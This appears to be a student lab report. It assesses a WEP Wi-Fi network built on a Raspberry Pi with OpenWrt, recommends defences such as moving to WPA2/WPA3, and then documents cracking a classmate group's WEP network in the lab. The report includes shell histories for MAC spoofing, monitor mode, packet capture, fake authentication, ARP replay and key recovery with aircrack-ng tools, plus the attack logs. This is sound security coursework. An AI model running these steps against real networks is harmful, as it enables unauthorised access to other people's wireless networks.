Made by Semih

Embedded Security Assessment

Our group: Vincent (693288) and Semih(695258)

The possible threats of this network:

- The WEP (Wired Equivalent Privacy) network is insecure, because the protocol uses the same static key for each connected device, which is easy to hack;
- (Marvin and Ferhat) Their Raspberry Pi (hardware) is also insecure in open places, e.g. you can connect via SSH without any password. The Raspberry Pi has also a lot of open pins and other ports, which bring extra security issues. So make sure to localize the hardware in a secure environment.


Professional advice how to protect against discovered threats:


- **Use MAC filtering**: MAC filtering controls which devices are allowed to connect to the network based on their MAC address (like a whitelist);
- **Use a very long password**, which is 128 bits (max.). This makes it harder to crack the password, but it is still possible to crack the password;
- **The best** decision is **not to** use WEP anymore, becauce since 2003 the Wi-Fi Allience announced that the WEP protocol is not secure enough anymore. Computer hardware has become so powerfull that the WEP static key is easy to crack. It is recommended to use a newer protocol like **WPA2** or **WPA3**. Most modern devices use WPA2 or WPA3.

Crack the system using necessary tools of Kali Linux

- Start Wi-Fi adapter in **monitor mode**;
- Use **airodump-ng** to get the BSSID and channel of the target network;
- Use **besside-ng** configured to the target bssid and channel to crack and capture the security key;
- The key generated by **besside-ng** is displayed in HEX format;
- Optionally you can use **aircrack-ng** on the generated capture file of **besside-ng** to convert the key to ASCII (this also cracks the password and converts it to ASCII).

We have set-up our WEP network by using a custom build **OpenWRT** iso image for the Raspberry Pi 4B. **OpenWrt** comes with default passwords, which are very insecure. We changed the defaults and we tried our best to make it secure as possible. We first made a 2.4GHz network and our password was “semih”. We made the password a bit easy to crack, because otherwise it will take more time to crack it. See the screenshots below for proof:




192.168.1.1/cgi-bin/luci/admin/network/wireless
ntoo's Bugzilla
Gentoo Forums
Gentoo Packages
Planet Gentoo
Gentoo Wiki
Course: TI 2.1 23-24
TI 2.1 23-24: PIC16F887
PIC16F887.pdf
Wireless Network: Master "VinSem" (phy0-ap0)
Device Configuration
General Setup
Advanced Settings
Status
--- dBm
Mode: Master | SSID: VinSem
BSSID: E6:5F:01:AE:7C:7B
Encryption: WEP Shared Auth (WEP-40)
Channel: 1 (2.412 GHz)
Tx-Power: 16 dBm
Signal: 0 dBm | Noise: 0 dBm
Bitrate: 36.3 Mbit/s | Country: NL
Wireless network is enabled
Disable
Operating frequency
Mode
Band
Channel
Width
N
2.4 GHz
1 (2412 Mhz)
20 MHz
Allow legacy 802.11b rates
Legacy or badly behaving devices may require legacy 802.11b rates to interoperate. Airtime efficiency may be significantly reduced where these are used. It is recommended to not allow 802.11b rates where possible.
Maximum transmit power
16 dBm (39 mW)
- Current power: 16 dBm
Specifies the maximum transmit power the wireless radio may use. Depending on regulatory requirements and wireless usage, the actual transmit power may be reduced by the driver.
Interface Configuration
General Setup
Wireless Security
MAC-Filter
Advanced Settings
Encryption
WEP Shared Key (weak security
Used Key Slot
Key #1
Key #1
s:semih
Key #2
Key #3
Key #4

After we were done configuring the OpenWrt network, we were ready to hack the password. We executed the commands below to hack Ferhat & Marvin their WEP network:

Group = Marvin, Ferhat,
BSSID = E6:5F:01:AE:78:CD
ESSID = “FreeCannoli”
Channel = 9

(`wlan0mon` stands for the network card and mon stands for monitor mode)

History Terminal 1

```
 1  airmon-ng start wlan0
 2  airmon-ng check kill
 3  airmon-ng stop
 4  airmon-ng stop wlan0mon
 5  macchanger --mac 12:34:56:78:91\
 6  macchanger --mac 12:34:56:78:91
 7  airmon-ng start wlan0
 8  macchanger --mac 12:34:56:78:91 wlan0mon
 9  macchanger --mac 12:34:56:78:91:12 wlan0mon
 10  airmon-ng stop wlan0mon
 11  macchanger --mac 12:34:56:78:91:21 wlan0
 12  airmon-ng start wlan0
 13  macchanger -s
 14  macchanger --help
 15  macchanger -s
 16  macchanger -s wlan0mon
 17  airodump-ng wlan0mon
 18  ls
 19  cd Documents
 20  ls
 21  airodump-ng --helo
 22  airodump-ng --help
 23  airodump-ng wlan0mon
 25  airodump-ng -c 1 -w RouteryPi --bssid E4:5F:01:AE:86:D6 wlan0mon
 25  airodump-ng
 26  airodump-ng wlan0mon
 27  airodump-ng -c 1 -w FreeCannoli --bssid E6:5F:01:AE:78:CD
wlan0mon
 28  airodump-ng wlan0mon
 29  airodump-ng -c 9 -w FreeCannoli --bssid E6:5F:01:AE:78:CD
wlan0mon
```


History Terminal 2


```
 1  aireplay-ng -1 0 -a E4:5F:01:AE:86:D6 -h e0:0a:f6:6c:fe:ab -e
RouteryPi wlan0mon                    \n\n
 2  backtrack
 3  aireplay-ng -3 -b E4:5F:01:AE:86:D6 -h e0:0a:f6:6c:fe:ab wlan0mon
 4  besside-ng -W -c 9 -b E6:5F:01:AE:78:CD wlan0mon
 5  cat besside.log
 6  besside-ng -c 9 -b E6:5F:01:AE:78:CD wlan0mon
 7  ls
 8  aircrack-ng wep.cap
```


History Terminal 3


```
 1  macchanger -s
 2  macchanger -s wlan0mon
```


We also made some screenshots during the process to proof that the commands did work (some of them are not in order):









root@kali: /home/kali/Documents
File Actions Edit View Help
CH 9][Elapsed: 2 mins][2024-02-01 09:43
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
E6:5F:01:AE:78:CD -51 100 1671 4119 15 9 54e WEP WEP OPN FreeCannoli
BSSID STATION PWR Rate Lost Frames Notes Probes
E6:5F:01:AE:78:CD 34:2D:0D:97:4F:0B -37 54e-24 38 187
E6:5F:01:AE:78:CD E0:0A:F6:6C:FE:AB 0 0 - 1 0 4226
root@kali: /home/kali
File Actions Edit View Help
[09:42:48] \ Attacking [FreeCannoli] WEP - FLOOD - 1619 IVs rate 0 [1 PPS out
[09:42:48] | Attacking [FreeCannoli] WEP - FLOOD - 1620 IVs rate 0 [1 PPS out
[09:42:48] / Attacking [FreeCannoli] WEP - FLOOD - 1621 IVs rate 0 [1 PPS out
[09:42:48] - Attacking [FreeCannoli] WEP - FLOOD - 1622 IVs rate 0 [1 PPS out
[09:42:48] \ Attacking [FreeCannoli] WEP - FLOOD - 1623 IVs rate 0 [1 PPS out
[09:42:48] / Attacking [FreeCannoli] WEP - FLOOD - 1624 IVs rate 0 [1 PPS out
[09:42:48] - Attacking [FreeCannoli] WEP - FLOOD - 1625 IVs rate 0 [1 PPS out
[09:42:48] \ Attacking [FreeCannoli] WEP - FLOOD - 1626 IVs rate 0 [1 PPS out
[09:42:48] | Attacking [FreeCannoli] WEP - FLOOD - 1627 IVs rate 0 [1 PPS out
[09:42:48] / Attacking [FreeCannoli] WEP - FLOOD - 1628 IVs rate 0 [1 PPS out
[09:42:48] - Attacking [FreeCannoli] WEP - FLOOD - 1629 IVs rate 0 [1 PPS out
[09:42:48] | Attacking [FreeCannoli] WEP - FLOOD - 1630 IVs rate 0 [1 PPS out
[09:42:48] / Attacking [FreeCannoli] WEP - FLOOD - 1630 IVs rate 0 [1 PPS out
[09:42:48] - Attacking [FreeCannoli] WEP - FLOOD - 1631 IVs rate 0 [1 PPS out
[09:42:48] \ Attacking [FreeCannoli] WEP - FLOOD - 1632 IVs rate 0 [1 PPS out
[09:42:48] | Attacking [FreeCannoli] WEP - FLOOD - 1633 IVs rate 0 [1 PPS out
[09:42:48] / Attacking [FreeCannoli] WEP - FLOOD - 1634 IVs rate 0 [1 PPS out
[09:42:48] - Attacking [FreeCannoli] WEP - FLOOD - 1635 IVs rate 0 [1 PPS out
[09:42:49] \ Attacking [FreeCannoli] WEP - FLOOD - 1636 IVs rate 0 [1 PPS out
[09:42:49] / Attacking [FreeCannoli] WEP - FLOOD - 1637 IVs rate 0 [1 PPS out
[09:42:49] - Attacking [FreeCannoli] WEP - FLOOD - 1638 IVs rate 118 [121 PPS
[09:42:50] \ Attacking [FreeCannoli] WEP - FLOOD - 1639 IVs rate 118 [121 PPS
[09:42:50] | Attacking [FreeCannoli] WEP - FLOOD - 1640 IVs rate 118 [121 PPS
[09:42:50] / Attacking [FreeCannoli] WEP - FLOOD - 1641 IVs rate 118 [121 PPS
[09:42:50] - Attacking [FreeCannoli] WEP - FLOOD - 1642 IVs rate 3 [6 PPS out] len 54
[09:43:15] / Attacking [FreeCannoli] WEP - FLOOD - 1757 IVs rate 0 [4 PPS out] len 54
*Untitled 1 - Mousepad
File Edit Search View Document Help
1 E6:5F:01:AE:78:CD - BSSID
2 FreeCannoli - ESSID
3 1 - Channel



root@kali: /home/kali
File Actions Edit View Help
[09:42:07] \ Attacking [FreeCannoli] WEP - FLOOD - 256 IVs rate 23 [26 PPS ou
[09:42:07] | Attacking [FreeCannoli] WEP - FLOOD - 256 IVs rate 23 [26 PPS ou
[09:42:07] / Attacking [FreeCannoli] WEP - FLOOD - 257 IVs rate 23 [26 PPS ou
[09:42:07] - Attacking [FreeCannoli] WEP - FLOOD - 257 IVs rate 23 [26 PPS ou
[09:42:07] \ Attacking [FreeCannoli] WEP - FLOOD - 258 IVs rate 23 [26 PPS ou
[09:42:07] | Attacking [FreeCannoli] WEP - FLOOD - 259 IVs rate 23 [26 PPS ou
[09:42:07] / Attacking [FreeCannoli] WEP - FLOOD - 260 IVs rate 23 [26 PPS ou
[09:42:07] - Attacking [FreeCannoli] WEP - FLOOD - 261 IVs rate 23 [26 PPS ou
[09:42:07] \ Attacking [FreeCannoli] WEP - FLOOD - 262 IVs rate 23 [26 PPS ou
[09:42:07] | Attacking [FreeCannoli] WEP - FLOOD - 263 IVs rate 23 [26 PPS ou
[09:42:07] / Attacking [FreeCannoli] WEP - FLOOD - 264 IVs rate 23 [26 PPS ou
[09:42:07] - Attacking [FreeCannoli] WEP - FLOOD - 264 IVs rate 23 [26 PPS ou
[09:42:07] | Attacking [FreeCannoli] WEP - FLOOD - 265 IVs rate 23 [26 PPS ou
[09:42:07] / Attacking [FreeCannoli] WEP - FLOOD - 266 IVs rate 23 [26 PPS ou
[09:42:07] - Attacking [FreeCannoli] WEP - FLOOD - 267 IVs rate 23 [26 PPS ou
[09:42:07] \ Attacking [FreeCannoli] WEP - FLOOD - 268 IVs rate 23 [26 PPS ou
[09:42:07] \ Attacking [FreeCannoli] WEP - FLOOD - 268 IVs rate 23 [26 PPS ou
[09:42:07] | Attacking [FreeCannoli] WEP - FLOOD - 269 IVs rate 23 [26 PPS ou
[09:42:07] / Attacking [FreeCannoli] WEP - FLOOD - 270 IVs rate 23 [26 PPS ou
[09:42:08] - Attacking [FreeCannoli] WEP - FLOOD - 271 IVs rate 23 [26 PPS ou
[09:42:08] \ Attacking [FreeCannoli] WEP - FLOOD - 272 IVs rate 108 [114 PPS
[09:42:08] / Attacking [FreeCannoli] WEP - FLOOD - 273 IVs rate 108 [114 PPS
[09:42:09] - Attacking [FreeCannoli] WEP - FLOOD - 274 IVs rate 108 [114 PPS
[09:42:09] \ Attacking [FreeCannoli] WEP - FLOOD - 275 IVs rate 108 [114 PPS
[09:42:09] | Attacking [FreeCannoli] WEP - FLOOD - 276 IVs rate 3 [6 PPS out]
[09:42:10] / Attacking [FreeCannoli] WEP - FLOOD - 277 IVs rate 3 [6 PPS out]
[09:42:10] - Attacking [FreeCannoli] WEP - FLOOD - 278 IVs rate 3 [6 PPS out]
[09:42:10] | Attacking [FreeCannoli] WEP - FLOOD - 279 IVs rate 3 [6 PPS out]
len 54
[09:42:36] | Attacking [FreeCannoli] WEP - FLOOD - 1127 IVs rate 0 [6 PPS out] len 54
Screenshot taken
View image

